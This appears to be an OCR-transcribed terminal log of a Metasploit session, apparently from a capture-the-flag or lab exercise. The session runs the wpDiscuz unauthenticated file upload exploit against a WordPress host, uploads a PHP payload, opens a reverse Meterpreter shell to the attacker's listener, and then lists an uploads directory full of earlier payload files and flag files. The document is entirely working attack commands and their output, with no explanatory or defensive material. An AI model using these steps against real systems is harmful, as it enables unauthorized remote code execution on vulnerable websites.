

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set BLOGPATH /2024/10/03/trial/
BLOGPATH ⇒ /2024/10/03/trial/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set RHOSTS 10.15.42.245
RHOSTS ⇒ 10.15.42.245
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set RPORT 487
RPORT ⇒ 487
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set LHOST 10.33.13.148
LHOST ⇒ 10.33.13.148
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 10.33.13.148:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as TpETWq.php
[*] Calling payload ...
[*] Sending stage (39927 bytes) to 10.15.42.245
[*] Meterpreter session 1 opened (10.33.13.148:4444 → 10.15.42.245:50604) at 2024-10-06 22:21:43 +0700
[!] This exploit may require manual cleanup of 'TpETWq.php' on the target

meterpreter > ls
Listing: /var/www/html/ethack/wp-content/uploads/2024/10
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  57    fil   2024-10-06 21:09:02 +0700  .PETARUNG_ONLY.txt
100644/rw-r--r--  22    fil   2024-10-06 13:20:47 +0700  .flag.txt
100644/rw-r--r--  29    fil   2024-10-06 17:46:31 +0700  .flagkoko.txt
100644/rw-r--r--  9     fil   2024-10-06 20:53:01 +0700  .flagskillissue.txt
100644/rw-r--r--  29    fil   2024-10-06 16:50:55 +0700  .flaguntukfio.txt
100644/rw-r--r--  202   fil   2024-10-06 19:54:25 +0700  .footprint.txt
100644/rw-r--r--  93    fil   2024-10-06 20:25:57 +0700  .perkap2_aja.txt
100644/rw-r--r--  11    fil   2024-10-06 21:06:32 +0700  .pevchessroses.txt
100644/rw-r--r--  1117  fil   2024-10-06 20:50:48 +0700  AbBASJyzWT-1728222648.3878.php
100644/rw-r--r--  1117  fil   2024-10-06 22:04:46 +0700  AsoqUMdjN-1728227086.1426.php
100644/rw-r--r--  1118  fil   2024-10-06 20:49:45 +0700  COEqLXMoVh-1728222585.9707.php
100644/rw-r--r--  1119  fil   2024-10-06 20:02:15 +0700  CTACL-1728219735.9015.php
100644/rw-r--r--  1117  fil   2024-10-06 21:02:49 +0700  CUbgihPqWdQ-1728223369.8815.php
100644/rw-r--r--  1118  fil   2024-10-06 21:54:35 +0700  EABiKiRMXW-1728226475.7735.php
100644/rw-r--r--  1117  fil   2024-10-06 12:48:01 +0700  EETaeVWf-1728193681.9861.php
100644/rw-r--r--  1117  fil   2024-10-06 14:44:07 +0700  MrxJELIn-1728200647.564.php
100644/rw-r--r--  1117  fil   2024-10-06 18:39:11 +0700  MwvOWMfg-1728214751.577.php
100644/rw-r--r--  1116  fil   2024-10-06 20:50:27 +0700  QFpaA-1728222627.3182.php
100644/rw-r--r--  1116  fil   2024-10-06 21:44:53 +0700  QffMwdUlH-1728225893.8698.php
100644/rw-r--r--  21    fil   2024-10-06 13:03:55 +0700  TOLONG-JANGAN-DIHAPUS.py
100644/rw-r--r--  19    fil   2024-10-06 13:03:23 +0700  TOLONG-JANGAN-DIHAPUS.sh
100644/rw-r--r--  1117  fil   2024-10-06 22:21:43 +0700  TpETWq-1728228103.9495.php
100644/rw-r--r--  1117  fil   2024-10-06 13:41:01 +0700  UgImtUEX-1728196861.2268.php
100644/rw-r--r--  1118  fil   2024-10-06 20:56:22 +0700  UjhHmEzrq-1728222982.1258.php
100644/rw-r--r--  1118  fil   2024-10-06 20:53:55 +0700  UuqxaXN-1728222835.6711.php
100644/rw-r--r--  1117  fil   2024-10-06 20:51:30 +0700  XvJwcMIF-1728222691.0305.php
100644/rw-r--r--  1116  fil   2024-10-06 21:01:39 +0700  YkzqgXR-1728223299.9425.php
```